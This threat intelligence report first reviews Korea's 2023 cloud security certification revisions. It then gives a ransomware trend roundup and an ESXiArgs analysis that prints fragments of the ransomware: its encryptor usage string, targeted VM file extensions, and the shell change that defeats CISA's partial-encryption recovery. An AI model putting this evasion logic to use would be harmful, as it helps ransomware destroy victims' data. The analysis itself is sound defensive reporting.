infosec

Threat Intelligence Report

EQST INSIGHT

2023

03

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

infosec

Contents

EQST insight

Revisions of the Cloud Security Assurance Program (CSAP)

Control Strategy Officer Noh Min-cheol

The Ministry of Science and ICT under Korea government announced partial amendments to cloud security assurance (CSAP[1]), a certification required for private companies to provide cloud services to the public sector on January 31, and it is currently in effect. This revision was made 7 years after the 「Criteria for Cloud Computing Service Information Protection」 had been announced in April 2016.

The main content of this amendment is to divide the cloud security assurance system in the public sector into high, middle, and low levels according to system importance, and to have a different security regulation for each level. In particular, the revision relaxes the security regulation for the 'low' level by allowing logical network separation in addition to physical network separation.

Moreover, as it is expected that the government/public agency information system cloud conversion project to be carried out by 2025 will begin with a relatively less sensitive task, i.e. the 'low' level, some of the local and big tech cloud service providers (CSP[2]) reacted with joy while others with disappointment. It is said that the decision was made to revitalize the overall cloud market and innovate public services by opening up the public domain where security deregulation is limited, but concerns are raised that local CSPs, which are relatively less competitive than their big tech counterparts, may be pushed out of the competition.

In this headline, we will review the background of the revision of the Cloud Security Assurance Program, the situation of local/big tech cloud service providers (CSPs), and the contents of administrative/physical/technical safeguards changed by this revision.


---

[1] It is a system that enables certification authorities to evaluate and certify whether the services provided by cloud service providers comply with the information protection standards in accordance with Subparagraph 2 of Article 23 of the 『Act On The Development Of Cloud Computing And Protection Of Its Users』, and supports users so that users can safely use cloud service.

[2] A Cloud Service Provider (CSP) means a company that provides public cloud infrastructure and platform services. A CSP builds its own data center, provides multiple virtualized physical servers, and supports everything necessary for server operation, such as network, storage and power. Representative examples are Amazon's 'AWS', Microsoft's 'Azure' and Google's 'GCP'. Local companies include NAVER Cloud, NHN Cloud and KT Cloud.

* Source: Korea Internet & Security Agency (KISA) website

1. Background and progress of Cloud Security Assurance Program (CSAP) revision



* Source: The reprocessed image from an Electronic Times article (https://www.etnews.com/20230130000194)

In the meantime, big tech CSPs such as Amazon Web Service (AWS), Microsoft (MS), and Google Cloud have been steadily requesting deregulation of the Cloud Security Assurance Program (CSAP) to enter the Korean market. After US President Joe Biden visited Korea in May 2022, it was reported that the American Chamber of Commerce in Korea sent an official letter to the Ministry of Science and ICT about the Cloud Security Assurance Program (CSAP) and permission of logical network separation. Later, as the National Intelligence Service gathered opinions on the Cloud Security Assurance Program (CSAP) deregulation from local CSPs, details of the deregulation began to be announced.

In June 2022, the Ministry of Science and ICT held a meeting on 'Measures for Supporting Growth of Local SW Companies and Big tech Expansion for a Qualitative Leap in the SW Industry' and issued instructions for mitigation and revision of the Cloud Security Assurance Program (CSAP) and announced a plan to mitigate the security assurance system within the third quarter. In July, the Ministry of Science and ICT announced a plan to subdivide security assurance into high, middle, and low levels, and in August, it formalized security assurance program levels and differential application of the mitigation measures.

In November 2022, the Ministry of Science and ICT held a briefing session on the cloud security assurance revision plan, and provided information on the certification evaluation method regarding which companies complained about a burden in the existing security assurance process along with major changes according to the announced revision of the cloud security assurance evaluation agency designation plan, the certification evaluation fee imposition and support plan, etc.

During this process, there was an attempt to hold a meeting with local CSPs in relation to security assurance, but most of the companies did not attend the meeting. Rather, local CSPs criticized the Government's revision of the Cloud Security Assurance Program as "going against the global trend" during the parliamentary inspection of government offices, and demanded improvement of the system.

Later in December 2022, the Ministry of Science and ICT issued an administrative notice on the partial amendments to the 「Notice on cloud security assurance notice on cloud security assurance」 on January 18, 2023, and finally on January 31, 2023, the ministry partially revised and announced the 「Notice on cloud security assurance」 (Ministry of Science and ICT Notice No. 2023-3).

The Ministry of Science and ICT said the reason for the revisions was "to determine matters necessary for the introduction of a cloud security assurance grading system that classifies the systems of national agencies into 3 levels to revitalize the use of private cloud in the public sector and applies differentiated security assurance standards to different levels.

2. Details of the revisions of the Cloud Security Assurance Program (CSAP)

The major revisions announced on January 31, 2023 are divided into three major categories.

A. Establishment of a grading system for the existing cloud security assurance (revision of Article 14)

- Establishing the grounds for implementation of a grading system (high, medium and low level) that applies differentiated security assurance standards according to the information protection level of cloud computing service

B. Disclosing detailed inspection items according to security assurance types and levels (revision of Article 15)

- Establishing the grounds for disclosing detailed inspection items within the security assurance standards according to cloud security assurance types and levels

C. Revision of security measures according to cloud security assurance levels (schedules 1, 2, 3, 4 and 7)

- Revising cloud computing service safeguards used by national agencies, e.g. administrative, physical and technical

Examining the revised Cloud Security Assurance Program (CSAP),

First, according to Article 14 of the 「Notice on cloud security assurance」 (security assurance types and levels), cloud security assurance are divided into 4 types and 3 levels.

The types of security assurance are as follows:

〈Table 1〉 Security assurance type

Classification	Security assurance type
IaaS certification	Certification of services that provide servers, storage devices and networks
SaaS certification	Certification of services that provide software like application programs
PaaS certification	Certification of services that provide the environment for development, distribution, operation and management of software like application programs
Other	Certification of services that combines two or more of the above three services certification

According to the above security assurance types, the security assurance levels are divided into high, medium, or low after revision from the existing IaaS, SaaS (standard level), SasS (simple level), and PaaS.

〈Table 2〉 Evaluation criteria by security level

Level	System level classification	Evaluation criteria
Low	Disclosed public data operation systems that do not include personal information	· Improvement: physical network separation → logical network separation - Relieving existing physical separation requirements between private and public sectors to allow SaaS (local software as a service) providers to enter the public market - However, the physical location of the cloud system and data is limited to Korea.
Medium	Systems that include or operate confidential business data	· Maintaining the current level - Allowing secure network access · Rational simplification - Integrating and abolishing existing types (IaaS, SaaS standard, SaaS simple) and deleting unnecessary items - Relaxing table separation criteria by institution
	Depending on the importance, administrative internal work systems can also be included.	
High	Administrative internal work operation systems that include sensitive information	· Reinforcing security

There are 82 systems that acquired cloud service security assurance between 2016 and February 2023, and can be used by government agencies: 9 IaaS, 22 SaaS standard, 48 simple SaaS, and 3 DaaS.

〈Table 3〉 Systems that acquired cloud service security assurance by year

Year	Total	2016	2017	2018	2019	2020	2021	2022	2023
Current status	82	1	3	2	8	8	23	26	11

For more information, visit the National Cyber Security Center[3] under the National Intelligence Service and the Korea Internet & Security Agency (KISA)[4].

[3] Basic Guidelines on National Information Security (as of January 31, 2023).
https://www.ncsc.go.kr:4018/main/cop/bbs/selectBoardArticle.do?bbsId=InstructionGuide_main&nttId=18590&pageIndex=1

[4] Cloud security assurance certificate issuance by year. https://isms.kisa.or.kr/main/csap/issue/

Second, Article 15 (security assurance standard) classified Cloud Security Assurance Program (CSAP) items into 14 control items and 117 evaluation items. 14 control items and 106 evaluation items for administrative/physical/technical safeguards (schedules 1～3) are applied.

〈Table 4〉 Control items and evaluation items by administrative/physical/technical area

Classification	Control item	No of evaulation items	No of low grade applied
Administrative	Information protection policies and organizations	5	2
	Human security	11	2
	Asset management	10	3
	Service supply chain management	4	2
	Incident management	7	6
	Service continuity management	7	5
	Compliance	4	2
	Subtotal	48	22
Physical	Physical protective zone	5	2
	Protection of information processing facilities and equipment	6	-
	Subtotal	11	2
Technical	Security of virtualization	10	6
	Access control	9	9
	Network security	6	5
	Data protection and encryption	10	3
	System development and introduction security	12	6
	Subtotal	47	29
Total of 14 areas		106	53

In addition, if cloud computing services are provided to administrative and public agencies, the cloud computing service safeguards (schedule 4) used by government agencies, etc., apply 11 evaluation items in one area.

〈Table 5〉 Public institutions' security requirement control items and evaluation items

Classification	Control item	No of evaulation items	No of low grade applied
Public institutions' security requirements	Administrative safeguards	4	4
	Physical safeguards	2	2
	Technical safeguards	5	5
	Subtotal	11	11

Detailed inspection items are disclosed on the Korea Internet & Security Agency website.

Lastly, evaluation items for administrative/physical/technical safeguards according to the cloud security assurance levels have been partially changed.

In particular, in relation to cloud computing service safeguards used by national agencies, there is the most controversy in the part where all of the high, middle, and low levels are applied to the physical location and area separation control items within the physical safeguards. To meet the physical location criteria for cloud systems, backup systems and data, and the management and operation personnel for them, the data center must be located in Korea, and CC certification must pass the Common Criteria supervised by the National Intelligence Service.

For network separation, the physical network separation, which used to be applied previously, is applied to the high and mediun levels, and only the lower levels are applied so that physical or logical network separation is possible for the cloud computing service areas for general users.

3. Situation of local/big tech CSPs following the revision of the Cloud Security Assurance Program (CSAP)

According to the Fair Trade Commission, big tech cloud services already accounted for more than 73% of the private market in 2021 (AWS 62.1%, and Azure 12%). If the cloud market is opened due to the revision of the security assurance program, it is predicted that the monopoly or oligopoly of foreign companies can be expanded to the public market. So the position of local CSPs (NAVER, KT, NHN) is very negative. Along with this, there are voices of concern that large-scale foreign companies will dominate the local market and data sovereignty will be seriously damaged.

Due to existing physical network separation requirements of security assurance, foreign CSPs were not allowed to enter the Korean market, but foreign companies' entry into the public sector is becoming more likely as the revision makes an exception for the "low" level and 61 items among the existing control items. Due to this, there is a concern that foreign companies may encroach on the public market as well. So it is requested that the high, middle, and low levels should be implemented at the same time.

On the other hand, unlike the local cloud service providers (CSP), the managed service providers (MSP)[5] are neutral. This is because it was found that foreign global CSP companies that have entered the local market actively utilize transactions through MSPs rather than direct transactions with customers in the local market. Therefore, as major local managed service providers, such as Megazone Cloud and Bespin Global, can get opportunities to expand their business through collaboration with Amazon and Google, they are in favor of it internally, whereas they seem to be very prudent externally. On the other hand, as SaaS-related companies, many of which are SMEs, are expecting more business opportunities if foreign CSP companies participate in the market, their expectations are running high.

[5] MSP (Managed Service Provider) is a cloud management service provider in charge of overall cloud business, from consulting for cloud introduction to conversion, construction, operation, and maintenance service. It applies effective service configuration plans according to various services provided by CSP and customer needs, and helps management so that the applied cloud infrastructure can be safely operated 24 hours a day, 365 days a year. Representative local MSPs include Bespin Global, Megazone Cloud, and GS Neotek.

4. Closing

So far, we have looked at the background of the security assurance program and the changes to come.

The Ministry of Science and ICT plans to prepare and implement separate standards for the high and medium levels after the announcement of the Cloud Security Assurance Program (CSAP). However, it is possible to apply for certification with regard to security assurance types and levels (IaaS, SaaS standard, SaaS simple, etc.) according to the previous notice until the implementation of the high and medium levels, and the existing SaaS simple certification can be recognized as equivalent to a lower level certification.

The Government expects that a private cloud market is formed in the public sector due to deregulation, and overall demands will expand, but CSP (cloud service providers), MSP (managed service providers), and software as a service (SaaS) have mixed views. In particular, opposition from local CSP companies is expected amid concerns that foreign CSPs that have already dominated the private market will dominate the public market as well, reducing the competitiveness of local cloud service providers. On the other hand, it is known that big tech CSPs are continuously requesting that the high and medium levels should be deregulated as well through the US government.

There are also concerns that public data sovereignty may be undermined. Although the physical storage location of the system and data for the cloud service is limited to Korea, there are concerns that data may be leaked abroad through the backup data system. We hope that the Government and CSP companies will do their best to coordinate their opinions so that data sovereignty can be secured and reliable and stable services can be provided.

Keep up with Ransomware

Ransomware threats targeting the ESXI server

Recently, reports of ransomware damage in Korea have increased 14 times from 22 cases in 2018 to 325 cases in 2022, and numerous companies are facing cyber security threats. In particular, ransomware attack groups share identified vulnerabilities and apply various strategies and detection avoidance techniques to become more sophisticated and advanced. Accordingly, through EQST, which is the largest white hacker group in Korea and a group of security technology research experts, we will analyze ransomware threat trends every month and share information necessary for response.

■ Outline

The source of ransomware threats is shifting to Ransomware as a Service (RaaS). In February 2023, while the number of confirmed ransomware damage cases increased compared to the previous month, the number of damage cases caused by the LockBit group, which is RaaS, occurred overwhelmingly in February, unlike the previous month when damage was caused by the top 5 groups and various other groups.

It turned out to be due to the downfall of the Hive ransomware group and the slowdown of other small groups, while the LockBit group is growing in size through numerous partner groups absorbed from other groups.

The Hive ransomware group, which started its activity in June 2021, is a large hacking organization that has damaged 1,500 or more companies around the world through a service-type model and earned about $100 million from the damaged companies. However, the Hive ransomware group fell due to network penetration carried out covertly by the FBI since July 2022. This is because the FBI penetrated the network and obtained and distributed more than 1,300 decryption keys. Due to this attack, the Hive group lost its profit model and ended its activities.

Unfortunately, however, another large-scale ransomware attack occurred last month. A vulnerable ESXi[6] server was attacked, and it was revealed that it used the CVE-2021-21974[7] vulnerability that was already discovered 2 years ago. This vulnerability has already been patched, but a vulnerable server that has not been patched was searched, and encryption is attempted through a ransomware (shell script and ELF file) called ESXiArgs[8].

CISA[9] released a tool that can restore the ESXi virtual machine environment infected through an encryption-type loophole to mitigate damage in the event of a large-scale ransomware attack. However, the attacker recognized this and changed the encryption method and tries to attack again, and the ransomware attack continues to target vulnerable servers.

Another Nevada ransomware attempting to attack Linux and ESXi servers was also discovered. It has been confirmed that this ransomware is also using the CVE-2021-21974 vulnerability and attempting a large-scale attack like the ESXiArgs ransomware. As such, large-scale infection of vulnerable ESXi servers is constantly confirmed. So caution is needed.

In addition to these large-scale ransomware attacks, new ransomware groups DarkBit and Medusa, which use a dual threat strategy through the dark web, are being discovered. Also, the activities of the V IS VENDETTA group are also detected on the dark web. It contains the same URL as the leak site URL of the existing Cuba ransomware group, and it is identified as a subdomain of the Cuba ransomware group as it uses the URL with 'test.' added.

Lastly, it was confirmed that one of the small and medium-sized manufacturing companies in Korea was infected with the Mallox ransomware, and the leaked data was posted on the dark web. The Mallox ransomware is a ransomware that attempts to attack vulnerable MS-SQL, and uses a dual threat strategy through file encryption and data leakage. After accessing the server through an MS-SQL account related attack, it attempts a ransomware attack with an additionally installed remote program, or uses SQL to execute a ransomware attack through the script or power shell command. If the database server is infected, most of the services provided by the company cannot be operated normally. So it is an important system that needs to decrypt the encrypted files first. A vulnerable database is one of the paths that attackers can easily penetrate, and domestic companies using MS-SQL need to take appropriate security measures.

---

[6] Virtualization OS developed in VMware

[7] A remote code execution vulnerability occurring in VMware ESXi OpenSLP due to heap overflow

[8] It is a kind of ransomware. France's Computer Emergency Response Team (CERT) first discovered it on February 3, and issued a warning. France announced that it is a ransomware that targets the hypervisor of VMWare called ESXi.

[9] CISA (Cybersecurity and Infrastructure Security Agency)

■ Ransomware news

ESXiArgs ransomware attacks ESXi servers around the world.

- Attackers look for ESXi servers through information from public sources such as Shodan and Censys.
- Early penetration using the OpenSLP[10] remote code execution vulnerability (CVE-2021-21974)
- It is estimated that more than 3,000 servers worldwide and at least 20 servers in Korea are infected.
- The infection environment restoration tool was disclosed by US CISA, but it was modified to prevent restoration through an update.

Royal ransomware Linux variant targeting VMware ESXi servers

- Functions that support Linux were added, and it attacks VMware ESXi servers.
- Execution options are provided, and the encryption process function is performed according to options.

Nevada ransomware targeting Windows and VMware ESXi servers

- In December, Russian and Chinese hackers and affiliate companies were recruited through 2022 RAMP Forum.
- Windows and Linux files were encrypted through the Salsa20 algorithm.
- Execution options are provided, and malicious functions are performed according to options.

SentinelLabs distributes the Clop variant ransomware decryption tool.

- On December 26, 2022, the Clop ransomware targeting Linux OS were discovered.
- Flaws were discovered in the process of protecting the keys used for file encryption.
- SentinelLabs distributed a decryption tool free of charge.

[10] A service search protocol that makes it possible to locate services in the local area network. (Open-source Service Location Protocol)

Clop ransomware claims that it infringed 130 organizations using the GoAnywhere vulnerability.

- The Clop ransomware attacker claims to have stolen data from more than 130 organizations with the RCE vulnerability (CVE-2023-0669) in the GoAnywhere MFT security file transfer tool.
- Similar to the situation of stealing data from about 100 companies through the Accellion FTA zero-day vulnerability (CVE-2021-27101~27104) in December 2020.

A new MortalKombat ransomware targeting systems in the US

- Financial gains were obtained through the MortalKombat ransomware, a variant of the Xorist ransomware, and an information leaking malware Laplas Clipper.
- It caused damage mostly in the US, and it was distributed through phishing mail.
- As the main files of the system are included in encryption targets, the system may not operate normally.

Tonga, one of the Pacific island nations hit by ransomware

- Tonga's state-run telecommunications company, TCC, was attacked by the Medusa ransomware group, delaying its work process.
- The Medusa group mainly penetrated through the RDP vulnerability.

North Korea's ransomware attacks against medical and other key infrastructures

- US government agencies and National Intelligence Service published a joint report about North Korea's ransomware attacks.
- The CVE-2021-44228, CVE-2021-20038, CVE-2022-24990 vulnerability are used for the attack.
- The Maui, H0lyGh0st ransomware is used.

US and UK sanctions against members of the TrickBot and Conti ransomware organizations.

- A wide range of attacks were conducted against health services and hospitals in the US and UK, and the UK confirmed that these groups made a profit of £27 million, and carried out more than 149 attacks.
- All the properties and funds of the members of 7 Russian organizations in the US and UK were frozen.

Russia's Dubnikov pleads guilty to the money laundering of the Ryuk ransomware group.

- Denis Mihaqlovic Dubnikov and 13 accomplices participated in Ryuk ransomware money laundering.
- On April 11, 2023, the final verdict will be delivered, and if they are found guilty, they can face up to 20 years in prison, 3 years of supervised release and fines of up to $500,000


Attack framework Exfiltrator-22 related to the Lockbit ransomware

- Attack framework demo video including various functions such as ransomware and data leakage was released.
- As it uses the same C2 infrastructure as the domain fronting technology, used in Lockbit 3.0, it is presumed to be a tool developed by an affiliate or member of Lockbit 3.0.

MortalKombat ransomware free decryption tool is released.

- Bitdefender released a free decryption tool for the MortalKombat ransomware.
- The Laplas clipboard hijacker needs to be removed manually.

■ Ransomware threat



New threats

Many variants of the Stop and Chaos ransomware are appearing, and the DarkBit, Medusa, ESXiArgs, Nevada, DoDo, Kangaroo, 726, and Exfiltrator-22 ransomware are newly discovered. The DarkBit and Medusa ransomware are identified as groups that leak data through the dark web and use a double threat strategy. In particular, though it is a new group, the Medusa ransomware is causing a lot of damage: e.g. it posted a total of 19 victims through the dark web. In addition, large-scale damage cases continue to occur around the world, such as large-scale attacks by the ESXiArgs and Nevada ransomware targeting Linux and ESXi servers, and the discovery of Linux variants of the Royal ransomware. So the new threats require special attention.

Top 5 ransomwares

Checking the number of ransomware damages, last February, a total of 134 attacks by the LockBit ransomware group, one of the existing ransomware groups, were confirmed. This is a significant increase compared to the previous month, and it is significantly higher than other ransomware groups. Also, it has become the biggest threat among RaaS as it increased the number of victims by the largest margin compared to the previous month.

Analyzing the Top 5 ransomwares, most ransomware attacks are still concentrated in the manufacturing and service industries. In particular, the BlackCat (Alphv) and the Bianlian ransomware group showed a high number of attacks targeting banking/finance and healthcare/pharmaceutical/welfare industries along with manufacturing and service.

Looking at the countries where there are victims to ransomwares active in February, including the Top 5 ransomwares, it was confirmed that the largest number of attacks targeted the US, and other attacks were distributed in unspecified countries.

■ Focus of ransomware

ESXiArgs ransomware

A ransomware attack targeting the ESXi server was discovered by CERT-FR (French Computer Emergency Response Team) in early February. This attack was made using the CVE-2021-21974 vulnerability of ESXi, and in February 2021 VMVMware released a patch that corrected the vulnerability. However, there are still many vulnerable ESXi servers to which patches have not been applied, resulting in large-scale infection cases, and as it is easy to look for them using open search services such as Shodan and Censys, attackers collected this information and used it for attacks. Looking at what has been revealed so far, in addition to the CVE-2021-21974 vulnerability, the possibility of using various vulnerabilities such as CVE-2022-31699[11] and CVE-2020-3992[12] cannot be ruled out.


The ESXiArgs ransomware encrypts files using the Sosemanuk encryption algorithm, and the algorithm used to be found in the CheersCrypt, PrideLocker, and Yanluowang ransomware designed for Linux, and as it is used in some derived ransomwares after the leakage of the Babuk ransomware code, it is presumed to have been written on the basis of the Babuk ransomware.

[11] Heap overflow vulnerability in VMware ESXi OpenSLP

[12] Remote code execution vulnerability due to use-after-free in VMware ESXi OpenSLPA

ESXiArgs

Ransom note



How to Restore Your Files.html

Vulnerabilitie

CVE-2021-21974, CVE-2022-31699, CVE-2020-3992, etc.

Affected system : ESXi Server
7.x prior to ESXi70U1c-17325551
6.7.x prior to ESXi670-202102401-SG
6.5.x prior to ESXi650-202102101-SG

ESXiArgs


Encryption

encrypt.sh (ELF encryrptor loader) -----call-----> encrypt (ELF encryptor)

```
"usage: encrypt <public_key> <file_to_encrypt> [<enc_step>] [<enc_size>] [<file_size>]");
"       enc_step    -   number of MB to skip while encryption");
"       enc_size    -   number of MB in encryption block");
"       file_size   -   file size in bytes (for sparse files)\n");
```

Encryption key

Using the Sosemanuk stream encryption to encrypt the file, protecting it with the RSA public key, and add it to the end of the file.



Encryption targets

.vmdk .vmx .vmxf .vmsd .vmsn .vswp .vmss .vmem .nvram

Update

As the part excluded from encryption increases according to file size, CISA presented a method of restoring the setting file using this. Update is made so that the attacker skip only 1MB after checking it.


```
size_kb=$(du -k $file_e | awk '{print $1}')
if [[ $size_kb -eq 0 ]]; then
  size_kb=1
fi
size_step=0
if [[ $(($size_kb/1024)) -gt 128 ]]; then
  size_step=$((($size_kb/1024/100)-1))
fi
```

```
size_kb=$(du -k $file_e | awk '{print $1}')
if [[ $size_kb -eq 0 ]]; then
  size_kb=1
fi
size_step=1
```

Characteristics

- Sosemanuk algorithm
- Encryption key protection (RSA)
- Partial encryption
- Delete logs, files used for the attack, backup, scheduler and network traces
- vmtools.py python script backdoor
- ESXi vulnerabilities

ESXiArgs ransomware strategy



The ESXiArgs ransomware attempts an attack targeting a vulnerable server among ESXi servers through open information. After searching the ESXi server through the open search service, it attempts the first penetration into the unpatched server using the remote code execution or authentication bypass vulnerability. After selecting the encryption target through the shell script and ELF file, it used the Sosemanuk algorithm to encrypt it, and the used encryption key was encrypted with the RSA public key for protection.

The ransomware uses the partial encryption strategy, i.e. encrypting only part of the file to perform encryption quickly. As the size of the file increases, the non-encrypted part increases. In particular, since there are many large files due to the nature of the virtual environment, CISA has released a script that can be run normally through environment setting restoration. When the issue of partial encryption occurred, the attacker responded immediately, modified the shell script, and used it for the attack. It can be seen that the attacker behind the ESXiArgs ransomware is responding quickly through monitoring, and periodically performing large-scale attacks targeting vulnerable servers late at night when immediate response is difficult.

A backdoor written in Python was also found on the server where the ESXiArgs ransomware was discovered. The backdoor executes the transmitted command or executes a Reverse shell[13] to connect to the designated host and port. In other words, it is not continuously executed, but when all encryption work is finished, it is deleted along with the log file, backup file traces of attack, etc. to avoid detection.

